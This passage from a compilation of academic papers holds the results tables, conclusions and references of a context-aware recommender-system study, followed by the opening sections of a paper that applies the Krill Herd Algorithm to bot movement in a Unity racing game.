ctx-LDA	0.0516	0.2975	0.1982	0.1927	0.1398	0.0107	0.6070	6.4910	0.1676
LDA	0.0387	0.2222	0.1222	0.1601	0.1698	0.0101	0.6072	6.6580	0.1854
ctx-SLIM	0.1000	0.6703	0.3490	0.3732	0.2280	0.0060	0.6140	7.5653	0.1722
UISplitting-SLIM	0.0728	0.6452	0.2787	0.3701	0.2900	0.0365	0.3211	6.1613	0.3744
SLIM	0.0860	0.5824	0.2469	0.3452	0.2987	0.0058	0.6039	7.7061	0.1985
ctx-UserKNN	0.0452	0.2885	0.1824	0.1795	0.1258	0.0052	0.6063	7.7853	0.1736
UISplitting-UserKNN	0.0095	0.0906	0.0230	0.0385	0.0234	0.0097	0.1678	9.0467	0.4304
UserKNN	0.0366	0.2240	0.0935	0.1397	0.1489	0.0051	0.5872	7.8932	0.2077
ctx-WRMF	0.0892	0.5502	0.2931	0.3418	0.2720	0.0061	0.6107	7.4968	0.1706
WRMF	0.0828	0.5287	0.2376	0.3298	0.3108	0.0057	0.6009	7.6870	0.2004

TABLE VIII  
MEASURES FOR THE TYPICAL SCENARIO FOR RESTAURANT & CUSTOMER DATASET.

algorithm	precision	recall	MAP	nDCG	MRR	expectedness	unserendipity	novelty	diversity
CSLIM	0.0581	0.4068	0.1413	0.2173	0.1806	0.0091	0.3225	7.0568	0.3393
ctx-BPR	0.1129	0.7473	0.4723	0.4527	0.2938	0.1001	0.6137	3.5661	0.1715
UISplitting-BPR	0.0720	0.5000	0.1869	0.2781	0.2411	0.0110	0.3281	6.7637	0.3352
BPR	0.0817	0.5448	0.2636	0.3519	0.3306	0.0971	0.6063	3.6413	0.1976
ctx-FISM	0.0538	0.3082	0.1960	0.1951	0.1400	0.1671	0.6065	2.5757	0.1687
FISM	0.0409	0.2312	0.1220	0.1630	0.1715	0.1568	0.5906	2.7055	0.2060
ctx-LDA	0.0516	0.2975	0.1982	0.1927	0.1398	0.1673	0.6070	2.5723	0.1676
LDA	0.0387	0.2222	0.1222	0.1601	0.1698	0.1575	0.6072	2.6967	0.1854
ctx-SLIM	0.1000	0.6703	0.3490	0.3732	0.2280	0.0939	0.6140	3.6465	0.1722
UISplitting-SLIM	0.0194	0.1165	0.0524	0.0758	0.0824	0.0081	0.2930	7.2665	0.3593
SLIM	0.0860	0.5824	0.2469	0.3452	0.2987	0.0907	0.6039	3.7447	0.1985
ctx-UserKNN	0.0452	0.2885	0.1824	0.1795	0.1258	0.0806	0.6063	3.8666	0.1736
UISplitting-UserKNN	0.0183	0.1022	0.0302	0.0543	0.0505	0.0086	0.3027	7.1533	0.3520
UserKNN	0.0366	0.2240	0.0935	0.1397	0.1489	0.0789	0.5872	3.9318	0.2077
ctx-WRMF	0.0892	0.5502	0.2931	0.3418	0.2720	0.0943	0.6107	3.5781	0.1706
WRMF	0.0828	0.5287	0.2376	0.3298	0.3108	0.0884	0.6009	3.7256	0.2004

baseline algorithms. It could be seen as a constrain for the proposed method - it is strongly context dependent.

As could be seen in Tables III, IV, V, VI, VII and VIII, the method is also algorithm dependent. It is impossible to identify one algorithm that is better than others in all of the cases for all of the datasets.

For the new user scenario with the LDOS-CoMoDa dataset, our post-filtering method works the best with FISM and LDA algorithms. They improves all of the measures besides *diversity*. The improvements vary for different measures but they are greater than 35 % in comparison with traditional baselines for the first six measures. The reshuffling with other algorithms also gives slightly better results than the traditional baselines in the new user scenario. Surprisingly, baseline context-aware algorithms perform pretty weak according to the accuracy measures. However, they obtained the best values for *expectedness*, *novelty* and *diversity* measures, which is shown in Tab. III.

Interesting is the fact that different algorithms which we combined our method with, are good for a typical scenario in the LDOS-CoMoDa dataset. In this case, the best algorithm to work with our approach is WRMF, which improves all metrics besides *unserendipity* and *diversity*. As seen in Tab. VI, all other algorithms combined with our reshuffling method, improve at least some measures - mostly nDCG and MRR, which means that good recommendations are usually higher in the ranking than without reshuffling, even if the number of good recommendations in the top 10 list is the same or smaller.

For the new user scenario with the Unibiz-STs dataset, the UI Splitting method with BPR algorithm outperforms all other methods according to all of the measures. For the reshuffling method, the best algorithms are SLIM, User kNN and WRMF, which improve all of the accuracy measures and *expectedness* and only slightly decrease *diversity*, which is presented in Tab. IV.

As could be seen in Tables VII and VIII, our reshuffling method performs the best in the typical scenario when combined with BPR and SLIM algorithms for the Unibiz-STs and Restaurant & customer datasets. For the Unibiz-STs dataset, our method with BPR algorithm gives better results for the *novelty* measure than UI Splitting with BPR, which is surprising, since UI Splitting improves *novelty* for almost all of the cases for all of the datasets.

For the new user scenario with the Restaurant & customer dataset, our reshuffling method outperforms all other algorithms according to the accuracy measures when combined with BPR, FISM and LDA algorithms, as shown in Tab. V. Thus, we could conclude that there is no one algorithm which always performs the best with our reshuffling method. It depends on the scenario and the dataset that the experiments are performed on.

From Tables III, IV and V, we could observe that CSLIM and UI Splitting with SLIM and User KNN give exactly the

same results for all of the datasets in the new user cold-start scenario. However, this never occurs for the typical scenario.

CSLIM and UI Splitting almost always give better values of the *expectedness*, *unserendipity*, *novelty* and *diversity* measures. Nevertheless, they received the worst *precision* and *recall* values for all of the cases beside the new user cold-start scenario for the Unibiz-STs dataset, when UI Splitting with BPR performed the best.

The value of *diversity* measure always decreases after reshuffling the primary recommendations list with proposed method. It seems to be the price for improving the accuracy of the recommendation process.

## VII. CONCLUSIONS

In this paper we introduce a method for generating a list of top  $k$  recommendations, which works well also in the new user cold-start situations. The method is based on user interests model called Contextual Conditional Preferences and it also relies on existing non-contextual algorithms for a ranking task, since it could be classified as a post-filtering technique. We performed experiments on three publicly available datasets, i.e. LDOS-CoMoDa, Unibiz-STs and Restaurant & customer, which contain user ratings, contextual information and item features. The experiments confirmed that our method is applicable in the new user cold-start situations as well as in typical scenarios, which is the main advantage of proposed technique. In the first case, when we do not have any test user's rating in the training set, we use only General Contextual Conditional Preferences, while in the second, we use both types: individual and general ones. We identified different algorithms that work the best with the proposed method for different usage scenarios, e.g. BPR and LDA for the new user situation, and WRMF for a typical scenario in the LDOS-CoMoDa dataset. The main constraints of the proposed reshuffling method are the context and the algorithm dependence.

We also compared our reshuffling technique with other context-aware methods, i.e. contextual SLIM and UI Splitting combined with BPR, SLIM and User kNN algorithms. We showed that our method outperforms them according to accuracy measures like *precision* or *recall*, but obtains worse results when considering measures like *novelty* or *diversity*. However, it seems to be the price for improving the accuracy of the recommendation process.

The next step that needs to be taken is a comparison with other cold-start methods. We also plan to automatize the process of a selection of appropriate contextual features, which is crucial to improve our method.

## REFERENCES

- [1] F. Ricci, L. Rokach, and B. Shapira, "Introduction to recommender systems handbook," in *Recommender Systems Handbook*, F. Ricci, L. Rokach, B. Shapira, and P. B. Kantor, Eds. Springer US, 2011, pp. 1–35. ISBN 978-0-387-85819-7. [Online]. Available: [http://dx.doi.org/10.1007/978-0-387-85820-3\\_1](http://dx.doi.org/10.1007/978-0-387-85820-3_1)
- [2] G. Adomavicius and A. Tuzhilin, *Recommender Systems Handbook*. Boston, MA: Springer US, 2011, ch. Context-Aware Recommender Systems, pp. 217–253. ISBN 978-0-387-85820-3. [Online]. Available: [http://dx.doi.org/10.1007/978-0-387-85820-3\\_7](http://dx.doi.org/10.1007/978-0-387-85820-3_7)

- [3] M. Kula, "Metadata embeddings for user and item cold-start recommendations," in *CBRecSys@RecSys*, ser. CEUR Workshop Proceedings, T. Bogers and M. Koolen, Eds., vol. 1448. CEUR-WS.org, 2015, pp. 14–21.
- [4] D. Jannach, M. Zanker, A. Felfernig, and G. Friedrich, *Recommender Systems: An Introduction*, 1st ed. New York, NY, USA: Cambridge University Press, 2010. ISBN 0521493366, 9780521493369
- [5] A. Karpus, T. di Noia, P. Tomeo, and K. Goczyła, "Using contextual conditional preferences for recommendation tasks: a case study in the movie domain," *Studia Informatica*, vol. 37, no. 1, pp. 7–18, 2016. [Online]. Available: <http://studiainformatica.polsl.pl/index.php/SI/article/view/743/705>
- [6] A. Kosir, A. Odic, M. Kunaver, M. Tkalcic, and J. F. Tasic, "Database for contextual personalization," *Elektrotehniški vestnik [English print ed.]*, vol. 78, no. 5, pp. 270–274, 2011.
- [7] M. Braunhofer, M. Elahi, F. Ricci, and T. Schievenin, "Context-aware points of interest suggestion with dynamic weather data management," in *Information and Communication Technologies in Tourism 2014*, Z. Xiang and I. Tussyadiah, Eds. Springer International Publishing, 2013, pp. 87–100. ISBN 978-3-319-03972-5. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-03972-5\\_7](http://dx.doi.org/10.1007/978-3-319-03972-5_7)
- [8] B. Vargas-Govea, G. Gonzalez-Serna, and R. Ponce-Medellin, "Effects of relevant contextual features in the performance of a restaurant recommender system," in *Proceedings of 3rd Workshop on Context-Aware Recommender Systems*, 2011.
- [9] C. Boutilier, R. I. Brafman, C. Domshlak, H. H. Hoos, and D. Poole, "Cp-nets: A tool for representing and reasoning with conditional ceteris paribus preference statements," *Journal of Artificial Intelligence Research*, vol. 21, pp. 135–191, 2004.
- [10] M. Zanker, M. Jessenitschnig, and W. Schmid, "Preference reasoning with soft constraints in constraint-based recommender systems," *Constraints*, vol. 15, no. 4, pp. 574–595, 2010. doi: 10.1007/s10601-010-9098-8. [Online]. Available: <http://dx.doi.org/10.1007/s10601-010-9098-8>
- [11] K. Stefanidis, E. Pitoura, and P. Vassiliadis, "Managing contextual preferences," in *Info. Sys*, pp. 1158–1180, 2011.
- [12] H. Costa, B. Furtado, D. Pires, L. Macedo, and A. Cardoso, "Context and intention-awareness in pois recommender systems," in *Proceedings of 4th Workshop on Context-Aware Recommender Systems*, 2012.
- [13] L. Baltrunas and X. Amatriain, "Towards time-dependant recommendation based on implicit feedback," in *Proceedings of 1st Workshop on Context-Aware Recommender Systems*, 2009.
- [14] J. S. Lee and J. C. Lee, "Context awareness by case-based reasoning in a music recommendation system," in *Proceedings of the 4th International Conference on Ubiquitous Computing Systems*, ser. UCS'07. Berlin, Heidelberg: Springer-Verlag, 2007. ISBN 3-540-76771-1, 978-3-540-76771-8 pp. 45–58. [Online]. Available: <http://dl.acm.org/citation.cfm?id=1775574.1775580>
- [15] Y. Zheng, R. Burke, and B. Mobasher, "Splitting approaches for context-aware recommendation: An empirical study," in *Proceedings of the 29th Annual ACM Symposium on Applied Computing*, ser. SAC '14. New York, NY, USA: ACM, 2014. doi: 10.1145/2554850.2554989. ISBN 978-1-4503-2469-4 pp. 274–279. [Online]. Available: <http://doi.acm.org/10.1145/2554850.2554989>
- [16] Y. Zheng, B. Mobasher, and R. Burke, "Cslim: Contextual slim recommendation algorithms," in *Proceedings of the 8th ACM Conference on Recommender Systems*, ser. RecSys '14. New York, NY, USA: ACM, 2014. doi: 10.1145/2645710.2645756. ISBN 978-1-4503-2668-1 pp. 301–304. [Online]. Available: <http://doi.acm.org/10.1145/2645710.2645756>
- [17] A. Q. de Macedo, L. B. Marinho, and R. L. T. Santos, "Context-aware event recommendation in event-based social networks," in *RecSys*, H. Werthner, M. Zanker, J. Golbeck, and G. Semeraro, Eds. ACM, 2015. ISBN 978-1-4503-3692-5 pp. 123–130. [Online]. Available: <http://dl.acm.org/citation.cfm?id=2792838>
- [18] A. Karpus, T. D. Noia, P. Tomeo, and K. Goczyła, "Rating prediction with contextual conditional preferences," in *Proceedings of the 8th International Joint Conference on Knowledge Discovery, Knowledge Engineering and Knowledge Management (IC3K 2016)*, 2016. doi: 10.5220/0006083904190424 pp. 419–424. [Online]. Available: <http://dx.doi.org/10.5220/0006083904190424>
- [19] J. Cendrowska, "PRISM: an algorithm for inducing modular rules," *International Journal of Man-Machine Studies*, vol. 27, no. 4, pp. 349–370, 1987. doi: 10.1016/S0020-7373(87)80003-2
- [20] J. A. Konstan, B. N. Miller, D. Maltz, J. L. Herlocker, L. R. Gordon, and J. Riedl, "Grouplens: Applying collaborative filtering to usenet news," *Commun. ACM*, vol. 40, no. 3, pp. 77–87, Mar. 1997. doi: 10.1145/245108.245126. [Online]. Available: <http://doi.acm.org/10.1145/245108.245126>
- [21] A. Odic, M. Tkalcic, J. F. Tasic, and A. Kosir, "Predicting and detecting the relevant contextual information in a movie-recommender system," *Interacting with Computers*, vol. 25, no. 1, pp. 74–90, 2013. doi: 10.1093/iwc/iws003. [Online]. Available: <http://dx.doi.org/10.1093/iwc/iws003>
- [22] G. Guo, J. Zhang, Z. Sun, and N. Yorke-Smith, "Librec: A java library for recommender systems," in *Posters, Demos, Late-breaking Results and Workshop Proceedings of the 23rd Conference on User Modeling, Adaptation, and Personalization (UMAP 2015)*, 2015. [Online]. Available: [http://ceur-ws.org/Vol-1388/demo\\_paper1.pdf](http://ceur-ws.org/Vol-1388/demo_paper1.pdf)
- [23] S. Rendle, C. Freudenthaler, Z. Gantner, and L. Schmidt-Thieme, "Bpr: Bayesian personalized ranking from implicit feedback," in *Proceedings of the Twenty-Fifth Conference on Uncertainty in Artificial Intelligence*, ser. UAI '09. Arlington, Virginia, United States: AUAI Press, 2009. ISBN 978-0-9749039-5-8 pp. 452–461. [Online]. Available: <http://dl.acm.org/citation.cfm?id=1795114.1795167>
- [24] S. Kabbur, X. Ning, and G. Karypis, "Fism: Factored item similarity models for top-n recommender systems," in *Proceedings of the 19th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, ser. KDD '13. New York, NY, USA: ACM, 2013. doi: 10.1145/2487575.2487589. ISBN 978-1-4503-2174-7 pp. 659–667. [Online]. Available: <http://doi.acm.org/10.1145/2487575.2487589>
- [25] T. Griffiths, "Gibbs sampling in the generative model of Latent Dirichlet Allocation," Stanford University, Tech. Rep., 2002. [Online]. Available: [www-psycho.stanford.edu/~gruffydd/cogsci02/lda.ps](http://www-psycho.stanford.edu/~gruffydd/cogsci02/lda.ps)
- [26] X. Ning and G. Karypis, "SLIM: sparse linear methods for top-n recommender systems," in *11th IEEE International Conference on Data Mining, ICDM 2011*, 2011. doi: 10.1109/ICDM.2011.134 pp. 497–506. [Online]. Available: <http://dx.doi.org/10.1109/ICDM.2011.134>
- [27] Y. Hu, Y. Koren, and C. Volinsky, "Collaborative filtering for implicit feedback datasets," in *Proceedings of the 2008 Eighth IEEE International Conference on Data Mining*, ser. ICDM '08. Washington, DC, USA: IEEE Computer Society, 2008. doi: 10.1109/ICDM.2008.22. ISBN 978-0-7695-3502-9 pp. 263–272. [Online]. Available: <http://dx.doi.org/10.1109/ICDM.2008.22>
- [28] R. Pan, Y. Zhou, B. Cao, N. N. Liu, R. Lukose, M. Scholz, and Q. Yang, "One-class collaborative filtering," in *Proceedings of the 2008 Eighth IEEE International Conference on Data Mining*, ser. ICDM '08. Washington, DC, USA: IEEE Computer Society, 2008. doi: 10.1109/ICDM.2008.16. ISBN 978-0-7695-3502-9 pp. 502–511. [Online]. Available: <http://dx.doi.org/10.1109/ICDM.2008.16>
- [29] Y. Zheng, B. Mobasher, and R. D. Burke, "Carskit: A java-based context-aware recommendation engine," in *IEEE International Conference on Data Mining Workshop, ICDMW 2015, Atlantic City, NJ, USA, November 14-17, 2015*. IEEE Computer Society, 2015. doi: 10.1109/ICDMW.2015.222. ISBN 978-1-4673-8493-3 pp. 1668–1671. [Online]. Available: <http://dx.doi.org/10.1109/ICDMW.2015.222>
- [30] B. Smyth and P. McClave, *Similarity vs. Diversity*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2001, pp. 347–361. ISBN 978-3-540-44593-7. [Online]. Available: [http://dx.doi.org/10.1007/3-540-44593-7\\_25](http://dx.doi.org/10.1007/3-540-44593-7_25)
- [31] C.-N. Ziegler, S. M. McNee, J. A. Konstan, and G. Lausen, "Improving recommendation lists through topic diversification," in *Proceedings of the 14th International Conference on World Wide Web*, ser. WWW '05. New York, NY, USA: ACM, 2005. doi: 10.1145/1060745.1060754. ISBN 1-59593-046-9 pp. 22–32. [Online]. Available: <http://doi.acm.org/10.1145/1060745.1060754>
- [32] Y. C. Zhang, D. O. Séaghdha, D. Quercia, and T. Jambor, "Auralist: Introducing serendipity into music recommendation," in *Proceedings of the Fifth ACM International Conference on Web Search and Data Mining*, ser. WSDM '12. New York, NY, USA: ACM, 2012. doi: 10.1145/2124295.2124300. ISBN 978-1-4503-0747-5 pp. 13–22. [Online]. Available: <http://doi.acm.org/10.1145/2124295.2124300>
- [33] P. Castells and S. Vargas, "Novelty and diversity metrics for recommender systems: Choice, discovery and relevance," in *In Proceedings of International Workshop on Diversity in Document Retrieval (DDR)*, 2011, pp. 29–37.

# On the Use of Nature Inspired Metaheuristic in Computer Game

Piotr A. Kowalski<sup>1,2</sup>, Szymon Łukasik<sup>1,2</sup>, Małgorzata Charytanowicz<sup>2,3</sup> and Piotr Kulczycki<sup>1,2</sup>

<sup>1</sup> Faculty of Physics and Applied Computer Science  
AGH University of Science and Technology  
al. Mickiewicza 30, 30-059 Cracow, Poland  
Email: {pkowal,slukasik,kulczycki}@agh.edu.pl

<sup>2</sup> Systems Research Institute  
Polish Academy of Sciences  
ul. Newelska 6, 01-447 Warsaw, Poland  
Email: {pakowal,slukasik,mchmat,kulczycki}@ibspan.waw.pl

<sup>3</sup> Institute of Mathematics and Computer Science  
The John Paul II Catholic University of Lublin  
Konstantynów 1 H, 20-708 Lublin, Poland  
Email: mchmat@kul.lublin.pl

**Abstract**—This paper describes the use of a new swarm-based metaheuristic, namely Krill Herd Algorithm (KHA), in computer gaming. In this work, KHA is employed to find a bots movement strategy in a computer racing game. The complete algorithm is implemented using a Unity Engine in C# language. Herein, the triggering of the metaheuristic optimization task was conducted by the way of a KHA internal parameter investigation. In this approach, the goal of the race (the KHA evaluation function) for both the human and computer player is to finish a lap in the shortest time possible.

## I. INTRODUCTION

**T**He goal of any artificial intelligence algorithm is to create a mechanism that can learn, conclude, and solve problems like a human. In computer games, this creates a form that mimics human behavior, and computer games provide an excellent environment for implementing and even testing artificial intelligence procedures. Developers of computer games are increasingly turning towards creating projects based upon artificial intelligence. Instead of crafting their product through employing predictable algorithms, whose results are identical inside each successive game world, artificial intelligence methods are used to dynamically adapt the behavior of a computer opponent to the player's level of competence.

One of the first games using artificial intelligence tools was released in 1999 by id Software, a first-person shooter game called Quake III Arena. In the production of this, the behavior of the computer player (the so-called bot) was based on an artificial neural network [1]. The bot was able to learn the behavior of its opponents, both the computer generated, and the genuine human player, so as to develop winning strategies.

Swarm intelligence is one of the more important domains of computational intelligence. This group of algorithms is

applied in optimisation tasking. Herein, natural environmental processes and behaviours are the main inspiration [2]. Commonly used metaheuristics are: the Genetic Algorithm [3], the Gravitational Search Algorithm [4], Cuckoo Search [5], Earthworm Optimization Algorithm [6], Harmony Search [7], the Firefly Algorithm [8], Particle Swarm Optimization [9], [10], Ant Colony Optimization [11], the Bat Algorithm [12], the Differential Evolution [13] and the Autonomy-oriented computing methodology [14]. Newer algorithms, have been recently introduced for this tasking. These are: the Krill Herd Algorithm [15], [16], [17], Animal Migration Optimization [18], Wolf Search Algorithm [19], The Dragonfly Algorithm [20], Monarch Butterfly Optimization [21] and the Flower Pollination Algorithm [22]. Such bio-inspired metaheuristic algorithms are able to tackle very hard combinatorial optimisation problems [11] as well as, they can be applied for solving optimization problems in continuous space [23].

In this paper, we decided to test the utilization of the KHA within a computer race game. In this type of game, the user competes with computer generated opponents. Titles of such games currently on the market are: Test Drive or Need for Speed. During the project, interesting concepts were developed for the use of swarm intelligence.

The content of this paper has been divided into two main parts - theoretical and implementation. In the first, (Section II), the problem of utilizing artificial intelligence in the implemented computer game was discussed. Above all, the problem of optimization is delved into, as this issue affects the character and behavior of the computer generated opponent. It is to this that the artificial intelligence tools have been applied. We then thoroughly describe the chosen artificial intelligence

algorithm. In the second part of the article (Section III and Section IV), aspects of both the implementation and, above all, the details related to the adaptation of individual elements as swarm bots, is described. Following this, we present of the results of selected tests of the proposed algorithm. The article ends with a chapter devoted to the summary and towards further plans for the development of this algorithm.

## II. OPTIMISATION BASED ON KRILL HERD ALGORITHM

KHA is an iterative heuristic procedure inspired by the natural phenomena of krill herd behaviour. This method is mainly applied for solving optimization problems in continuous space. Here, the solution of this problem is defined as finding such an argument  $x^\circ$ , included in the space under consideration  $S \subseteq R^N$ , which fulfils the following formula

$$f(x^\circ) = \min_{x \in S} f(x) \quad (1)$$

where  $f(x)$  describes the value of the cost function.

The KHA was proposed by Amir Hossein Gandomi and Amir Hossein Alavi in the article [15], and is based on imitating the behaviour of the individual krill moving together as a herd. Individual krill, and the herd itself, move accordingly to diverse environmental factors. Among these are proximity to neighbours (defined by herd density), dispersion of the animal group, food location and several other biological and environmental phenomena.

In order to solve the optimization problem, we introduced the KHA non-deterministic procedure. Herein, particular elements  $x_i = x_i^1, \dots, x_i^N$  are proposed of an  $N$  dimensional solutions space, in the form of  $P$  individuals. In the  $k$ th iteration, the best solution of the this problem as represented by the  $p$ th members of swarm is given alternatively by these two equations:

$$x^\circ(k) = \arg \min_{p=1, \dots, P} f(x_p(k)) \quad \text{/for minimalization task/} \quad (2)$$

or

$$x^\circ(k) = \arg \max_{p=1, \dots, P} f(x_p(k)). \quad \text{/for maximalization task/} \quad (3)$$

The above best solution corresponds with the minimal or maximal value of cost function  $f^\circ = f(x^\circ)$  given as (2) or (3).

The full KHA procedure as a flow chart description is shown as Figure 1. This procedure begins from an initialization of all its internal parameters, and positions of all  $P$  individuals are generated randomly ❶. In next stage ❷, the cost (or fitness) function values are computed for all initial  $P$  swarm members using (2) or (3). The subsequent step ❸ is of great importance and is characterized by this technique. It consists of formulas describing the movement of particular individuals. Such motion viv-a-vis each individual krill is determined by three main components. They are:

- movement induced by other krill individuals,




Fig. 1: Flowchart of KHA



- foraging activity,
- random diffusion.

In subsequent iterations, in the KHA technique, a vector of movement for the  $i$ th krill is based on the Lagrangian equation:

$$\frac{dx_i}{dt} = N_i + F_i + D_i, \quad (4)$$

where  $N_i$  is the motion induced by other krill individuals,  $F_i$  denotes the foraging motion and  $D_i$  is the physical diffusion of the krill individuals.

The first element ④ is a reflection of the social inspiration of the individual members of the herd. In the swarm, members are maintained at a high density. Hence, the velocity of each individual is influenced by the movement of others. In consequence, the direction of movement by the  $\alpha_i$  parameter is induced by the presence of other herd individuals. This parameter is determined on the basis of the following parts: local effect and target effect. The individual fractions of motion can be notated as:

$$N_i^{new} = N^{max} \alpha_i + \omega_n N_i^{old}. \quad (5)$$

Here  $N^{max}$  represents the maximum possible speed that can be induced,  $\omega_n$  belongs to the interval  $[0, 1]$ , and is defined as the inertia weight of a particular krill and finally  $N_i^{old}$  is the motion induced in the previous time step. The  $\alpha_i$  parameter is introduced in following way:

$$\alpha_i = \alpha_i^{local} + \alpha_i^{target}, \quad (6)$$

where  $\alpha_i^{local}$  describes the local influence of the neighbours of any particular swarm member, whereas  $\alpha_i^{target}$  is the target direction. The latter is determined by the position and movement of the best individual in a swarm.

The  $\alpha_i^{local}$  parameters are computed according to the formula:

$$\alpha_i^{local} = \sum_{j=1}^{NN} \hat{f}_{ij} \hat{X}_{ij}, \quad (7)$$

where

$$\hat{X}_{ij} = \frac{x_j - x_i}{\|x_j - x_i\| + \epsilon}, \quad (8)$$

and

$$\hat{f}_{ij} = \frac{f_i - f_j}{f_{worst} - f_{best}}. \quad (9)$$

In equation (9),  $f$  in provides the cost value (1) of any investigated krill. Consequently  $f_{worst}$  and  $f_{best}$  represent, respectively, the worst and the best fitness of individuals in swarm. Additionally,  $NN$  describes the identification of the number of reachable krill neighbours, and  $\epsilon$  is a positive number introduced to avoid singularities in the denominator of formula (8).

For determination of distance between particular krills and their neighbours, a parameter designated as being the sensing distance  $d_s$ , is proposed. Its value may be formulated as:

$$d_{s,i} = \frac{1}{5P} \sum_{j=1}^P \|x_i - x_j\|. \quad (10)$$

What is more, each swarm member incorporates its own target vector. This is formulated as follows:

$$\alpha_i^{target} = C^{best} \hat{f}_{i,best} \hat{x}_{i,best}, \quad (11)$$

where

$$C^{best} = 2 \left( rand + \frac{k}{K^{max}} \right). \quad (12)$$

Herein,  $k$ ,  $K^{max}$  designate, respectively, the current iteration number and the maximum number of iterations. Moreover, a  $rand$  is a random value between 0 and 1, whereas  $\hat{f}_{i,best}$  is the best value of fitness function, while  $\hat{x}_{i,best}$  provides the location of the best  $i$ th individual from the previous time steps.

In the equation (4), the symbol  $F_i$  is connected with the food foraging issue. Herein,  $F_i$  is defined in the following way:

$$F_i = V_f \beta_i + \omega_f F_i^{old}, \quad (13)$$

where  $V_f$  is the food foraging speed and  $\omega_f$  describes the inertia of the movement. In equation (13), the food fitness of the  $i$ th krill is designated as follows:

$$\beta_i = \beta_i^{food} + \beta_i^{best}. \quad (14)$$

The aforementioned food aspect is defined by way of its location. Therefore, the centre of food concentration is defined via KHA as a virtual point. This conception by the "centre of mass" approach is interpretable. Hence, the food concentration in each iteration is calculated according to formula:

$$X^{food} = \frac{\sum_{i=1}^P \frac{1}{f_i} x_i}{\sum_{i=1}^P \frac{1}{f_i}}. \quad (15)$$

Here, the food attraction for the  $i$ th swarm member is described via:

$$\beta_i^{food} = C^{food} \hat{f}_{i,food} \hat{X}_{i,food}. \quad (16)$$

The food coefficient in (16) expresses the global attraction of the food centre (15), and may be calculated as:

$$C^{food} = 2 \left( 1 - \frac{k}{K^{max}} \right). \quad (17)$$

The second part of equation (14) is as follows:

$$\beta_i^{best} = \hat{f}_{i,best} \hat{x}_{i,best}. \quad (18)$$

In this equation,  $f_{i,best}$  expresses the best fit achieved by a given  $i$ th individual so far. This is determined by its position  $\hat{x}_{i,best}$ .

The last element of the Lagrangian equation (4) is connected with random physical diffusion ⑤, represented as  $D_i$ . In essence, this component has a fully random character. This part of movement is focused upon the diversity in the swarm;

it allows the individual krill to position itself inside the krill swarm so as to be within a situation of local optimum. This part of equation (4), hence, represents a trade-off between exploration and exploitation. The following equation shows these aspects as a random diffusion:

$$D_i = D^{max} \left(1 - \frac{k}{K^{max}}\right) \delta, \quad (19)$$

where,  $D^{max}$  is the maximum diffusion factor and  $\delta$  expresses the random directional vector.

The motion aspect of krill activity can now be fully described. Herein, all the aforementioned effective parameters are applied. Thus, the position of the  $i$ th individual during the interval  $t$  to  $t + \Delta t$  is determined by the following equation:

$$x_i(t + \Delta t) = x_i(t) + \Delta t \frac{dx_i}{dt}. \quad (20)$$

Here, it should be underlined that parameter  $\Delta t$  is very sensitive to the speed and accuracy of the optimisation task. In this respect, the  $\Delta t$  may be interpreted as being a scale factor of krill movement, and can be obtained by way of the following equation:

$$\Delta t = C_t \sum_{j=1}^N (UB_j - LB_j). \quad (21)$$

In the above equation,  $C_t$  is an empirically found constant number from the interval  $[0, 2]$ . What is more,  $UB_j$  and  $LB_j$  constitute, respectively, the upper and lower bounds of the  $j$ th feature ( $j = 1, \dots, N$ ) of data set  $X = x_1, \dots, x_P$ .

The subsequent step of the heuristic algorithm is an implementation of two genetic or evolutionary operators. In step ⑥, the crossover function is considered. This operator is controlled by the  $Cr$  parameter referred to as the 'crossover probability'. In this approach, this operator is defined randomly, and the crossover is revealed in the change of the  $m$ th coordinate of the  $i$ th individual. This comes about by applying the following formula:

$$x_{i,m} = \begin{cases} x_{r,m} & \text{for } \gamma \leq Cr \\ x_{i,m} & \text{for } \gamma > Cr \end{cases}, \quad (22)$$

where  $Cr = 0.2\hat{K}_{i,best}$ ;  $r \in \{1, 2, \dots, i-1, i+1, \dots, P\}$  and  $\gamma$  is a random number drawn from the interval  $[0, 1]$ , which is generated via uniform distribution. In this solution, the crossover operator is calculated by way of a single individual.

Finally, the mutation operator ⑦ is applied within the last stage of the main loop of the KHA. This changes the  $m$ -th coordinate of the  $i$ -th individual, as shown below by the formula:

$$x_{i,m} = \begin{cases} x_{g_{best},m} + \mu(x_{p,m} - x_{q,m}) & \text{for } \gamma \leq Mu \\ x_{i,m} & \text{for } \gamma > Mu \end{cases}, \quad (23)$$

